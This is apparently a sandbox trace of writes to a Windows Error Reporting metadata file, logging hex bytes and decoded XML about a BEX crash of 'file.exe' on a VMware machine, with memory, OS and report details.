C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 30 00 32 00 35 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46702592</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 30 00 35 00 34 00 32 00 37 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>48054272</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 30 00 32 00 35 00 39 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>46702592</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	4862	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5568	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5572	2	09 00		success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5574	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5614	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5618	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5620	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5658	4	0d 00 0a 00		success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5662	2	09 00		success or wait	12	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	5666	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6220	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6224	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6226	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6270	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6272	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6318	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6412	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6416	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6420	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>eequfe, Inc.</SystemManufacturer>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6526	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6530	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6534	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 65 00 71 00 75 00 66 00 65 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>eequfe7,1</SystemProductName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6630	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6634	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6638	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6758	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6762	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6766	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 38 00 36 00 30 00 38 00 30 00 31 00 31 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1618608011</OSInstallDate>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6848	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6852	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6856	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6958	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6962	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	6966	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7034	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7038	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7040	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7080	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7084	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7086	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7120	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7124	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7128	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7224	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7228	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7230	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7270	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7272	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7296	4	0d 00 0a 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7300	2	09 00		success or wait	6	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7304	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7562	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7566	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7568	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7594	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7598	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7600	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 30 00 3a 00 32 00 39 00 3a 00 33 00 35 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-10-04T00:29:35Z">	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7700	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7704	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7708	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 34 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 31 00 39 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 32 00 35 00 33 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="304" PID="3196" UptimeMS="2531" TimeSinceCreationMS="2531" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7970	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7974	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7978	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	7998	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8002	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8004	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8042	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8046	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8048	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8086	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8090	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8094	98	3c 00 47 00 75 00 69 00 64 00 3e 00 63 00 38 00 36 00 36 00 38 00 64 00 63 00 37 00 2d 00 65 00 38 00 62 00 36 00 2d 00 34 00 37 00 61 00 64 00 2d 00 62 00 66 00 34 00 39 00 2d 00 65 00 36 00 37 00 39 00 39 00 36 00 30 00 62 00 35 00 35 00 33 00 64 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>c8668dc7-e8b6-47ad-bf49-e679960b553d</Guid>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8192	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8196	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8200	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 32 00 39 00 3a 00 33 00 35 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:29 :35Z</CreationTime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8298	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8302	2	09 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8304	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7B03.tmp.WERInternalMetadata.xml	8344	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
